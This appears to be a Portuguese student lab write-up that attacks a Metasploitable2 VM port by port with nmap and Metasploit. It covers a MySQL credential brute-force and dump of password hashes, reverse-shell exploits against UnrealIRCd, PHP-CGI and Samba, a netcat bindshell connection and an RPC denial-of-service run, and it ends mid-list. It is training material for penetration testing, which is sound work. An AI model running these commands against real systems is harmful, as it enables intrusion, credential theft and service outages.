25	exploit/windows/http/cayin_xpost_sqli_rce	2020-06-04	excellent	Yes	Cayin xPost wayfinder_seoid SQLi to RCE
26	exploit/windows/mysql/mysql_mof	2012-12-01	excellent	Yes	Oracle MySQL for Microsoft Windows MDF Execution
27	exploit/windows/mysql/mysql_start_up	2012-12-01	excellent	Yes	Oracle MySQL for Microsoft Windows FILE Privilege Abuse
28	exploit/windows/mysql/mysql_yassl_hello	2008-01-04	average	No	MySQL yaSSL SSL Hello Message Buffer Overflow
29	exploit/windows/mysql/scrutinizer_upload_exec	2012-07-27	excellent	Yes	Plixer Scrutinizer NetFlow and sFlow Analyzer 9 Default MySQL Credential
30	post/linux/gather/enum_configs		normal	No	Linux Gather Configurations
31	post/linux/gather/enum_users_history		normal	No	Linux Gather User History

São mostrados todos os exploit disponíveis para o MySQL, neste caso foi utilizado o “use auxiliary/scanner/mysql/mysql_login”.

```
msf6 > use auxiliary/scanner/mysql/mysql_login
msf6 auxiliary(scanner/mysql/mysql_login) > █
```

Utilize o comando “show options” para mostrar os parametros que devem ser configurados.

```
msf6 auxiliary(scanner/mysql/mysql_login) > show options
Module options (auxiliary/scanner/mysql/mysql_login):
```

Name	Current Setting	Required	Description
BLANK_PASSWORDS	true	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	3306	yes	The target port (TCP)
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME	root	no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

Agora utilize os comandos “Set RHOST 192.168.14.133”, “set USER_FILE /usr/share/wordlists/users.txt” e “set PASS_FILE /usr/share/wordlists/rockyou.txt” para fazer as devidas configurações. Após isso, utilize o comando “show option” novamente para verificar se ainda há parâmetros pendentes a serem configurados.

```
msf6 auxiliary(scanner/mysql/mysql_login) > show options
Module options (auxiliary/scanner/mysql/mysql_login):
```

Name	Current Setting	Required	Description
BLANK_PASSWORDS	true	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
PASSWORD		no	A specific password to authenticate with
PASS_FILE	/usr/share/wordlists/rockyou.txt	no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.14.133	yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	3306	yes	The target port (TCP)
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME	root	no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE	/usr/share/wordlists/users.txt	no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

Após isso, utilize o comando “exploit” ou “run”

```
msf6 auxiliary(scanner/mysql/mysql_login) > exploit
[+] 192.168.14.133:3306 - 192.168.14.133:3306 - Found remote MySQL version 5.0.51a
[+] 192.168.14.133:3306 - No active DB -- Credential data will not be saved!
[+] 192.168.14.133:3306 - 192.168.14.133:3306 - Success: 'root:'
```

Agora para fazer a conexão com o servidor de Banco de Dados MySQL basta utilizar o usuário root e a senha em branco, com o comando “mysql -u root -p -h 192.168.14.133”.

```
(root@kali)~# mysql -u root -p -h 192.168.14.133
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 705546
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> █
```

Como podemos ver aparece o prompt (shell) do MySQL onde podemos interagir com comando SQL. Utilizando os comandos “show databases;” “use dvwa;” “show tables;”, podemos ver os Bancos de Dados criados no servidor, o banco de dados dvwa mostrará as tabelas presentes no banco de dados.


```
MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| dvwa |
| metasploit |
| mysql |
| owasp10 |
| tikiwiki |
| tikiwiki195 |
+-----+
7 rows in set (0.000 sec)

MySQL [(none)]> use dvwa;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [dvwa]> show tables;
+-----+
| Tables_in_dvwa |
+-----+
| guestbook |
| users |
+-----+
2 rows in set (0.000 sec)

MySQL [dvwa]> █
```

Como vimos acima no banco de dados dvwa foram mostradas duas tabelas, para saber o que tem cadastrado em alguma utilizamos o comando “select * from users; ou select * from guestbook;”.

```
MySQL [dvwa]> select * from users;
+-----+-----+-----+-----+-----+-----+
| user_id | first_name | last_name | user | password | avatar |
+-----+-----+-----+-----+-----+-----+
| 1 | admin | admin | admin | 5f4dcc3b5aa765d61d8327deb882cf99 | http://172.16.123.129/dvwa/hackable/users/admin.jpg |
| 2 | Gordon | Brown | gordonb | e99a18c428cb38d5f260853678922e03 | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg |
| 3 | Hack | Me | 1337 | 8d3533d75ae2c3966d7e0d4fcc69216b | http://172.16.123.129/dvwa/hackable/users/1337.jpg |
| 4 | Pablo | Picasso | pablo | 0d107d09f5bbe40cade3de5c71e9e9b7 | http://172.16.123.129/dvwa/hackable/users/pablo.jpg |
| 5 | Bob | Smith | smithy | 5f4dcc3b5aa765d61d8327deb882cf99 | http://172.16.123.129/dvwa/hackable/users/smithy.jpg |
+-----+-----+-----+-----+-----+-----+
5 rows in set (0.002 sec)

MySQL [dvwa]> select * from guestbook;
+-----+-----+-----+
| comment_id | comment | name |
+-----+-----+-----+
| 1 | This is a test comment. | test |
+-----+-----+-----+
1 row in set (0.001 sec)

MySQL [dvwa]> █
```

Foram mostradas informações interessantes na tabela users a serem exploradas, porém as senhas que aparecem estão criptografadas mostrando apenas o código hash das senhas. Para ter as senhas em texto claro terá que “crackear” elas para obter o texto. Por fim para sair do terminal (shell) do MySQL utilize o comando “exit”.

PORTA 6667

De início, foi utilizado o comando “ip a” para descobrir o comando da máquina Kali.

```
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:a6:1f:86 brd ff:ff:ff:ff:ff:ff
    inet 192.168.15.9/24 brd 192.168.15.255 scope global dynamic noprefixroute eth0
        valid_lft 12584sec preferred_lft 12584sec
    inet6 fe80::a00:27ff:fea6:1f86/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(root@kali)~/home/kali
#
```

Em seguida, foi utilizado o comando “fping -a -g 192.168.15.0/24 2> /dev/null”

```
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:3b:f9:2d brd ff:ff:ff:ff:ff:ff
    inet 192.168.15.10/24 brd 192.168.15.255 scope global eth0
    inet6 fe80::a00:27ff:fe3b:f92d/64 scope link
```

Agora utilize o comando “nmap -sV 192.168.15.10 -p 6667” levando em consideração “-p” para indicar a porta que deseja atacar.

```
(root@kali)~/home/kali
# nmap -sV 192.168.15.10 -p 6667
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-07 19:42 EDT
Nmap scan report for 192.168.15.10
Host is up (0.00053s latency).

PORT      STATE SERVICE VERSION
6667/tcp  open  irc      UnrealIRCd
MAC Address: 08:00:27:3B:F9:2D (Oracle VirtualBox virtual NIC)
Service Info: Host: irc.Metasploitable.LAN

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.01 seconds
```

Após essa varredura, utilize o comando “msfconsole” para procurar um exploit e em seguida o comando “search unrealirc” para procurar o exploit unrealirc.


```
msf6 > search unrealirc

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12      excellent No      UnrealIRCd 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf6 >
```

Utilize o comando “use 0” para entrar nesse exploit.

```
#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12      excellent No      UnrealIRCd 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf6 > use 0
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

Após isso, utilize o comando “show options” para mostrar os parâmetros que devem ser configurados, e em seguida o comando “set rhost 192.168.15.10” para preencher o requisito necessário para prosseguir.

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    e:<path>'        yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:
  RPORT     6667            yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0   Automatic Target

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set Rhost 192.168.15.10
Rhost => 192.168.15.10
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

Adicione o payload com o comando “set payload “cmd/unix/reverse” e em seguida repita o passo anterior.

```

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):


| Name   | Current Setting | Required | Description                                                                         |
|--------|-----------------|----------|-------------------------------------------------------------------------------------|
| RHOSTS | 192.168.15.10   | yes      | The target host(s), range CIDR identifier, or hosts file with syntax 'file: <path>' |
| RPORT  | 6667            | yes      | The target port (TCP)                                                               |



Payload options (cmd/unix/reverse):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST |                 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:


| Id | Name             |
|----|------------------|
| 0  | Automatic Target |



msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 192.168.15.9
lhost => 192.168.15.9

```

Agora, com o comando “exploit” daremos início ao ataque entrando no shell do alvo.

```

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.15.9:4444
[*] 192.168.15.10:6667 - Connected to 192.168.15.10:6667 ...
[*] :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
[*] :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.15.10:6667 - Sending backdoor command ...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo RdnwtmhQDLuSpG8m;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "RdnwtmhQDLuSpG8m\r\n"
[*] Matching ...
[*] A is input...
[*] Command shell session 1 opened (192.168.15.9:4444 -> 192.168.15.10:57557) at 2021-06-07 21:20:09 -0400

shell
[*] Trying to find binary(python) on target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary(bash) on target machine
[*] Found bash at /bin/bash

ls
root@metasploitable:/etc/unreal#

```

PORTA 1524

Seguindo os mesmos passos do ataque a porta 6667, obtemos os ip's do alvo e da máquina kali.

Ip alvo.

```
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000  
    link/ether 08:00:27:3b:f9:2d brd ff:ff:ff:ff:ff:ff  
    inet 192.168.0.51/24 brd 192.168.0.255 scope global eth0
```

Ip Kali.

```
(root👤kali)-[/home/kali]  
# nmap -sV -p 1524 192.168.0.51  
Starting Nmap 7.91 ( https://nmap.org ) at 20  
21-06-08 17:28 EDT  
Nmap scan report for 192.168.0.51  
Host is up (0.00055s latency).  
  
PORT      STATE SERVICE  VERSION  
1524/tcp  open  bindshell Metasploitable root shell  
MAC Address: 08:00:27:3B:F9:2D (Oracle VirtualBox virtual NIC)  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 13.07 seconds
```

Após a verificação, não foi obtido muitas informações, porem o suficiente para fazer outro ataque utilizando o comando “nc 192.168.0.51 1524”

```
(root👤kali)-[/home/kali]  
# nc 192.168.0.51 1524  
root@metasploitable:/#
```

Em seguida o comando “ls” para mostrar os diretórios disponíveis e por fim, obter acesso total sobre o alvo.

```

(root👁kali)-[/home/kali]
# nc 192.168.0.51 1524
root@metasploitable:/# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
root@metasploitable:/#


```

PORTA 80


O primeiro foi executar o comando “nmap” no IP 192.168.15.36, para identificar as portas abertas. Com isso, foi identificado uma vulnerabilidade na porta 80.

80/tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)	
_ http-methods:			Supported Methods: GET HEAD POST OPTIONS	PHP Extension
_ http-server-header:			Apache/2.2.8 (Ubuntu) DAV/2	Zend Extension
_ http-title:			Metasploitable2 - Linux	Debug Build

Como a porta é http, foi buscado o IP da máquina alvo na web, assim, aparecendo todos os serviços disponíveis pela máquina. Após analisar o resultado, foi adicionado a busca o “/phpinfo” para descobrir a versão do php.




Com isso, foi descoberto que a versão php era 5.2.4. A partir dessa informação, foi feita uma busca no google para encontrar o exploit para invadir a porta.




Realizada a pesquisa, foi encontrado o exploit correto a ser usado.

Foi executado o comando “msfconsole”.



Foi executado o comando “search php argument injection”, e foram encontrados os seguintes módulos.



Nesse caso, foi utilizado o exploit número 1. Após selecionar o exploit, foi executado o comando “show options”, então, foi configurado o remote host utilizando o comando “set rhost”.

```
msf6 exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):


| Name        | Current Setting | Required | Description                                                                        |
|-------------|-----------------|----------|------------------------------------------------------------------------------------|
| PLESK       | false           | yes      | Exploit Plesk                                                                      |
| Proxies     |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                       |
| RHOSTS      |                 | yes      | The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' |
| RPORT       | 80              | yes      | The target port (TCP)                                                              |
| SSL         | false           | no       | Negotiate SSL/TLS for outgoing connections                                         |
| TARGETURI   |                 | no       | The URI to request (must be a CGI-handled PHP script)                              |
| URIENCODING | 0               | yes      | Level of URI URLENCODING and padding (0 for minimum)                               |
| VHOST       |                 | no       | HTTP server virtual host                                                           |


Payload options (php/meterpreter/reverse_tcp):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.15.32   | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |


msf6 exploit(multi/http/php_cgi_arg_injection) > set rhost 192.168.15.36
rhost => 192.168.15.36
msf6 exploit(multi/http/php_cgi_arg_injection) >
```

Após configurar o remote host, foi executado o comando “exploit” para invadir a porta, dessa forma, entrando na máquina. Foram executados o comando “sysinfo” e “getuid” para ver as informações do sistema e ver o nome do servidor, respectivamente.

```
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 192.168.15.32:4444
[*] Sending stage (39282 bytes) to 192.168.15.36
[*] Meterpreter session 1 opened (192.168.15.32:4444 -> 192.168.15.36:50490) at 2021-06-07 20:27:34 -0400
meterpreter > sysinfo
Computer      : metasploitable
OS           : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter  : php/linux
meterpreter > getuid
Server username: www-data (33)
meterpreter >
```


PORTA 445

Foi executado o comando “nmap” para ver quais portas estavam abertas, assim foi identificada a porta 445 porta do servidor samba.

```
111/tcp open rpcbind 2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000    2          111/tcp    rpcbind
|   100000    2          111/udp    rpcbind
|   100003    2,3,4      2049/tcp   nfs
|   100003    2,3,4      2049/udp   nfs
|   100005    1,2,3      47652/tcp  mountd
|   100005    1,2,3      54085/udp  mountd
|   100021    1,3,4      38275/udp  nlockmgr
|   100021    1,3,4      58829/tcp  nlockmgr
|   100024    1          44321/udp  status
|   100024    1          59220/tcp  status
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open exec?
513/tcp open login?
514/tcp open shell?
```

Identificada a porta aberta para invadir a máquina alvo, foi feito a execução do comando “msfconsole”.

Com o msfconsole executado, o primeiro passo foi selecionar um *auxiliary* encontrado em uma pesquisa ao google.

```
Interact with a module by name or index. For example, info 593, use 593 or use
post/windows/gather/arp_scanner

msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > 
```

Esse auxiliar foi utilizado para descobrir a versão do servidor.

```
Module options (auxiliary/scanner/smb/smb_version):
  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    192.168.15.36    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  THREADS   1                yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/smb_version) > set rhost 192.168.15.36
rhost => 192.168.15.36
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.15.36:445 - SMB Detected (versions:1) (preferred dialect:0) (signatures:optional)
[*] 192.168.15.36:445 - Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.15.36: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > 
```

Com essa informação em mãos, o próximo passo foi utilizar um exploit também encontrado com uma pesquisa ao google.

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > 
```

Foi configurado o IP da máquina alvo e a porta alvo (445).

Após todas as configurações certas, foi dado o comando “exploit”, e após o comando “whoami” para descobrir qual tipo de usuário era o invasor.

```
msf6 exploit(multi/samba/usermap_script) > set rhost 192.168.15.36
rhost => 192.168.15.36
msf6 exploit(multi/samba/usermap_script) > set rport 445
rport => 445
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.15.32:4444
[*] Command shell session 1 opened (192.168.15.32:4444 -> 192.168.15.36:40071) at 2021-06-07 22:32:16 -0400

whoami
root
```

PORTA 111

Após descobrir o IP da máquina Kali, foi utilizado o comando “fping -a -g 192.168.157.0/24 2>/dev/null”

```
(root@Gusthavo)-[/home/gusthavo]
# fping -a -g 192.168.157.131/24 2>/dev/null
192.168.157.2
192.168.157.130
192.168.157.134
```

Após obter o IP da máquina alvo, o que tem que ser feito é fazer uma varredura nas portas com o comando “nmap -sV 192.168.157.134” pra tentar achar alguma vulnerabilidade.

```

(root@Gusthavo)-[/home/gusthavo]
# nmap -sV 192.168.157.134
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-09 18:09 -03
Nmap scan report for 192.168.157.134
Host is up (0.00056s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp     Postfix smtpd
53/tcp    open  domain   ISC BIND 9.4.2
80/tcp    open  http     Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind  2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec     netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi  GNU Classpath grmiregistry
1524/tcp  open  bindshell Metasploitable root shell
2049/tcp  open  nfs      2-4 (RPC #100003)
2121/tcp  open  ftp      ProFTPD 1.3.1
3306/tcp  open  mysql    MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc      VNC (protocol 3.3)
6000/tcp  open  X11      (access denied)
6667/tcp  open  irc      UnrealIRCd
8009/tcp  open  ajp13    Apache Jserv (Protocol v1.3)
8180/tcp  open  http     Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:2E:07:C0 (VMware)

```

A primeira porta escolhida foi a 111, que é uma porta onde se encontra um listener interno. Essa porta pode ser usada para se conectar em um servidor web para se registrar no sistema da máquina. Ferramenta usada para a invasão foi o metasploit, comando para abrir o metasploit “msfconsole”

```

(root@Gusthavo)-[/home/gusthavo]
# msfconsole

Metasploit

= [ metasploit v6.0.15-dev ]
+ -- --[ 2071 exploits - 1123 auxiliary - 352 post ]
+ -- --[ 592 payloads - 45 encoders - 10 nops ]
+ -- --[ 7 evasion ]

Metasploit tip: Writing a custom module? After editing your module, why not try the reload command

msf6 >

```

Após abrir o metasploit, pesquise por algum programa que funcione na porta escolhida, seguindo pela lógica só pesquisar por rpc (já que o programa é rpcbind), se não procurar na internet por possíveis programas a se utilizar contra a porta tcp.

Procurando pela internet se acha o programa “rpcbomb”, sabendo disso agora é só procurar no metasploit com o comando “search rpcbomb”

```
msf6 > search rpcbomb
Matching Modules
=====
#  Name                               Disclosure Date  Rank  Check  Description
--  ---                               -
0  auxiliary/dos/rpc/rpcbomb            normal         No     RPC DoS targeting *nix rpcbind/libtirpc

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/rpc/rpcbomb
msf6 >
```

Em seguida é só escolher qual ferramenta usar, no caso como só tem uma opção não duvida do que usar. Para escolher o sploit utilize o comando “use 0”, logo em seguida, usando “show options”, será possível ver os parâmetros a serem configurados.

```
msf6 > use 0
msf6 auxiliary(dos/rpc/rpcbomb) > show options

Module options (auxiliary/dos/rpc/rpcbomb):

Name      Current Setting  Required  Description
-----
ALLOCSIZE  1000000          yes       Number of bytes to allocate
BATCHSIZE  256              yes       The number of hosts to probe in each set
COUNT     1000000          no        Number of intervals to loop
RHOSTS     yes              yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT      111              yes       The target port (UDP)
THREADS    10               yes       The number of concurrent threads

msf6 auxiliary(dos/rpc/rpcbomb) >
```

Vendo que no “show options” falta apenas o RHOSTS, que é o IP da máquina alvo, com o comando “set RHOSTS 192.168.157.134” E com isso só terminar usando “exploit” ou “run” para iniciar a ferramenta

```
msf6 > use auxiliary/dos/rpc/rpcbomb
msf6 auxiliary(dos/rpc/rpcbomb) > set rhosts 192.168.157.134
rhosts => 192.168.157.134
msf6 auxiliary(dos/rpc/rpcbomb) > set rport 111
rport => 111
msf6 auxiliary(dos/rpc/rpcbomb) > run

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

PORTA 5432

A porta escolhida para essa segunda tentativa foi a 5432, uma porta onde fica um programa de gerenciamento de banco de dados, PostgreSQL.

```
(root@Gusthavo) [/home/gusthavo]
# nmap -sV 192.168.157.134 -p5432
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-09 23:17 -03
Nmap scan report for 192.168.157.134
Host is up (0.00028s latency).

PORT      STATE SERVICE      VERSION
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
MAC Address: 00:0C:29:2E:07:C0 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.67 seconds
```

Seguindo a mesma metodologia do teste anterior, parte direto pro metasploit usando o comando: “msfconsole”

```
(root@Gustavo)~[/home/gustavo]$ msfconsole
```

```
.:ok000kdc'          'cdk000ko:.  
.x0000000000000c      c000000000000x.  
:00000000000000k,    ,k0000000000000:  
'00000000kkkk00000:'000000000000000'  
o0000000..idh.o000o000l.   ,0000000o  
d00000000..c00000c.       ,00000000x  
l00000000..;d;           ,00000000l  
.00000000.;             ;   ,00000000.  
c0000000..00c.   'o0.     ,00000000c  
o000000..0000..0000..    ,0000000  
l00000..0000..0000..    ,00000l  
;0000'.0000..0000..    ;000;  
.d000..0000ccc0000..x00d;  
 ,kol .0000000000000..d0k,  
 :kk;.0000000000000.c0k:  
 ;k000000000000000k:  
 ,x000000000000x,  
 .l0000000l.  
 ,d0d,  
 .  
  
=[ metasploit v6.0.15-dev ]  
+ -- --[ 2071 exploits - 1123 auxiliary - 352 post | commin to find in shared folders configuration files that might  
+ -- --[ 592 payloads - 45 encoders - 10 nops | contain userna  
+ -- --[ 7 evasion | es and passwords for accessing the database. However if
```

```
auxiliary/scanner/postgres/postgres_version  
[*] 192.168.189.11:5432 Postgres - Version PostgreSQL 8.3.1 on i486-pc-linux-d  
[*] compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4) (Post-Auth)  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf auxiliary(scanner/postgres)>
```

```
PostgreSQL -- Version 8.3.1
```

Discovery of Database Credentials

Metasploit tip: Save the current environment with the `save` command, future console restarts will use this environment again

Tendo uma noção do tipo de programa que está presente na porta, foi usado o comando “search postgres”


```
msf6 > search postgres

Matching Modules
=====
#  Name
--  ---
0  auxiliary/admin/http/manageengine_pmp_privesc
Injection
1  auxiliary/admin/http/rails_devise_pass_reset
2  auxiliary/admin/postgres/postgres_readfile
3  auxiliary/admin/postgres/postgres_sql
4  auxiliary/analyze/crack_databases
5  auxiliary/scanner/postgres/postgres_dbname_flag_injection
6  auxiliary/scanner/postgres/postgres_hashdump
7  auxiliary/scanner/postgres/postgres_login
8  auxiliary/scanner/postgres/postgres_schemadump
9  auxiliary/scanner/postgres/postgres_version
10 auxiliary/server/capture/postgresql
11 exploit/linux/postgres/postgres_payload
12 exploit/multi/http/manageengine_dc_pmp_sqli
et.dat
13 exploit/multi/postgres/postgres_copy_from_program_cmd_exec
